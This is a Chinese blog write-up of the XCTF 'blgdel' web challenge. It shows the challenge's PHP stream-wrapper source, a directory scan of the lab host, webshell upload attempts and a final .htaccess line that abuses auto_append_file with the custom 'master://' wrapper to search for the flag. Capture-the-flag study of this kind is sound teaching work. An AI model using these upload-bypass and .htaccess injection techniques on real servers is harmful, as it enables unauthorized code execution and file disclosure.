

攻防世界web进阶区blgdel详解

原创

[無名之连](#) 于 2020-08-19 20:30:18 发布 359 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhx/article/details/108109579>

版权



[CTF 专栏收录该内容](#)

37 篇文章 0 订阅

订阅专栏

攻防世界web进阶区blgdel详解

题目

详解

正则

php_value

题目

sshop

[商品列表](#) [登录](#) [注册](#)

商品名称

商品价格

操作

[下一页](#)

© 2016 Company, Inc.

<https://blog.csdn.net/hxhxhxhx>

详解

我们发现他有个robots.txt文件



<https://blog.csdn.net/hxhxhxhxx>

我注册了好几次，也没登录成功，挺离谱



```
<?php
class master
{
    private $path;
    private $name;

    function __construct()
    {

    }

    function stream_open($path)
    {
        if(!preg_match('/(.*?)\/(.*?)$/s', $path, $array, 0, 9))
            return 1;
        $a=$array[1];
        parse_str($array[2], $array);

        if(isset($array['path']))
        {
            $this->path=$array['path'];
        }
        else
            return 1;
        if(isset($array['name']))
        {
            $this->name=$array['name'];
        }
        else
            return 1;

        if($a==='unload')
```

<https://blog.csdn.net/hxhxhxhxx>

直接访问，发现是源码

```
<?php
class master
{
    private $path;
    private $name;

    function __construct()
    {

    }

    function stream_open($path)
```

```

{
if(!preg_match('/(.*?)\/(.*?)$/s', $path, $array, 0, 9))
    return 1;
$a=$array[1];
parse_str($array[2], $array);

if(isset($array['path']))
{
    $this->path=$array['path'];
}
else
    return 1;
if(isset($array['name']))
{
    $this->name=$array['name'];
}
else
    return 1;

if($a==='upload')
{
    return $this->upload($this->path, $this->name);
}
elseif($a==='search')
{
    return $this->search($this->path, $this->name);
}
else
    return 1;
}
function upload($path, $name)
{
if(!preg_match('/^uploads\/[a-z]{10}\/$/is', $path) || empty($_FILES[$name]['tmp_name']))
    return 1;

$filename=$_FILES[$name]['name'];
echo $filename;

$file=file_get_contents($_FILES[$name]['tmp_name']);

$file=str_replace('<', '!', $file);
$file=str_replace(urldecode('%03'), '!', $file);
$file=str_replace('"', '!', $file);
$file=str_replace("'", '!', $file);
$file=str_replace('.', '!', $file);
if(preg_match('/file:|http|pre|etc/is', $file))
{
    echo 'illegalbbbbbb!';
    return 1;
}

file_put_contents($path.$filename, $file);
file_put_contents($path.'user.jpg', $file);

echo 'upload success!';
return 1;
}
function search($path, $name)

```

```

{
  if(!is_dir($path))
  {
    echo 'illegal!';
    return 1;
  }
  $files=scandir($path);
  echo '</br>';
  foreach($files as $k=>$v)
  {
    if(str_ireplace($name,'',$v)!==$v)
    {
      echo $v.'</br>';
    }
  }

  return 1;
}

function stream_eof()
{
  return true;
}
function stream_read()
{
  return '';
}
function stream_stat()
{
  return '';
}
}

stream_wrapper_unregister('php');
stream_wrapper_unregister('phar');
stream_wrapper_unregister('zip');
stream_wrapper_register('master','master');

?>

```

xctf环境无法登录，此题先更到这里
 我们可以先代码审计，环境好了再写
 在结合我们刚开始找的源代码，就是上传文件的操作。

parse_str() 函数把查询字符串解析到变量中。
 代码审计，

定义了一个类master，其中有几个方法，我们逐个分析。

stream_open()
 对path的传参和name的传参从字符串到变量，做了一个方法对应。

upload()
 过滤了文件内容。

发现<"'. 文件内容都被替换成了!.

/file:|http|pre|etc|is也被过滤了。

search()

判断了是否存在path路径，对当前目录进行遍历，存在和path路径，对当前目录进行遍历，存在和name相同的文件或者目录替换为空 并列当前目录。

但是我们可以上传.htaccess文件，但是平常遇到的文件内容都会触发过滤，所以得想想绕过文件内容检测。

The screenshot shows a web scanner tool window titled "《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656". The interface includes a domain input field with "http://220.249.52.133:32357/", a "开始扫描" (Start Scan) button, and a "停止扫描" (Stop Scan) button. Below these are settings for threads (14), timeout (3), and various file extensions to scan (DIR, ASP, ASPX, PHP, JSP, MDB) with checkboxes. On the right, there are checkboxes for "探测200", "探测403", and "探测3XX". The scan information shows "扫描信息: 扫描完成..." and "扫描线程: 0" and "扫描速度: 0/秒". A table lists 20 scan results with columns for ID, address, and HTTP response.

ID	地址	HTTP响应
1	http://220.249.52.133:32357/robots.txt	200
2	http://220.249.52.133:32357/uploads/	200
3	http://220.249.52.133:32357/index.html	200
4	http://220.249.52.133:32357/login.html	200
5	http://220.249.52.133:32357/static/	200
6	http://220.249.52.133:32357/logout.php	200
7	http://220.249.52.133:32357/login.php	200
8	http://220.249.52.133:32357/register.php	200
9	http://220.249.52.133:32357/search.php	200
10	http://220.249.52.133:32357/shop.php	200
11	http://220.249.52.133:32357/index.php?chemin=.%2f.%2f.%2f.%2f.%2f.%2f%2fetc	200
12	http://220.249.52.133:32357/index.php	200
13	http://220.249.52.133:32357/info.php	200
14	http://220.249.52.133:32357/upload.php	200
15	http://220.249.52.133:32357/upload.php?action=upfile	200
16	http://220.249.52.133:32357/index.php?option=com_user&view=reset&layout=confirm	200
17	http://220.249.52.133:32357/user.php	200
18	http://220.249.52.133:32357/uploads/index.html	200
19	http://220.249.52.133:32357/index.php?s=admin-login	200
20	http://220.249.52.133:32357/index.php	200

御剑有了消息

The screenshot shows a web browser address bar with "不安全 | 220.249.52.133:32357/sql.txt". Below the address bar, a red bar indicates a successful upload. The main content area displays the following SQL script:


```
CREATE DATABASE `sshop` DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
USE `sshop`;
CREATE TABLE `sshop`.`users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NULL DEFAULT NULL,
  `mail` varchar(255) NULL DEFAULT NULL,
  `password` varchar(255) NULL DEFAULT NULL,
  `point` varchar(255) NULL DEFAULT NULL,
  `shopcar` varchar(255) NULL DEFAULT NULL,
  PRIMARY KEY (`id`)
) DEFAULT CHARSET=utf8 COLLATE=utf8_general_ci;
```

有一个sql.txt

商品名称	商品价格	操作
a	3	加入购物车
b	3	加入购物车
c	3	加入购物车
d	3	加入购物车
e	3	加入购物车
f	3	加入购物车
g	3	加入购物车
h	3	加入购物车
i	3	加入购物车
j	3	加入购物车

<https://blog.csdn.net/hxzhxhxx>

第二天我们的环境终于正常了，我们先注册账号

[商品列表](#)[个人中心](#)[! 秒杀活动!](#)[购物车](#)[修改密码](#)[注销](#)

上传一个头像?
搜索之前头像?



admin

邮箱地址: 121007777@qq.com

剩余积分: 0.0

<https://blog.csdn.net/hxhxhxhx>

← → ↻ 不安全 | 220.249.52.133:33728/upload... 🔍 ☆

Your level is too low, improve your score!

<https://blog.csdn.net/hxhxhxhx>

我们登录之后, 发现, 我们的等级, 并不能够让我们上传, 我们当推荐人, 多注册几个

[商品列表](#)

[个人中心](#)

[! 秒杀活动!](#)

[购物车](#)

[修改密码](#)

[注销](#)



[上传一个头像?](#)

[搜索之前头像?](#)


admin

邮箱地址: 121007777@qq.com


剩余积分: 110.0


<https://blog.csdn.net/hxhxhxhxx>

我们有了积分以后，可以上传了





<https://blog.csdn.net/hxhxhxhxx>





我们将图片上传并修改后缀，发现不行




正常一句话是随便上传的！


大马不行==





我们根据这个网页，虽然打不开，但是它可以进行目录遍历！





发现了我们的马




尖括号，单引号都被过滤了，
测了好久不能绕过了，
那么我们上我们的user.ini或者.htaccess

`php_value auto_append_file master://search/path=%2fhome%2f&name=flag`

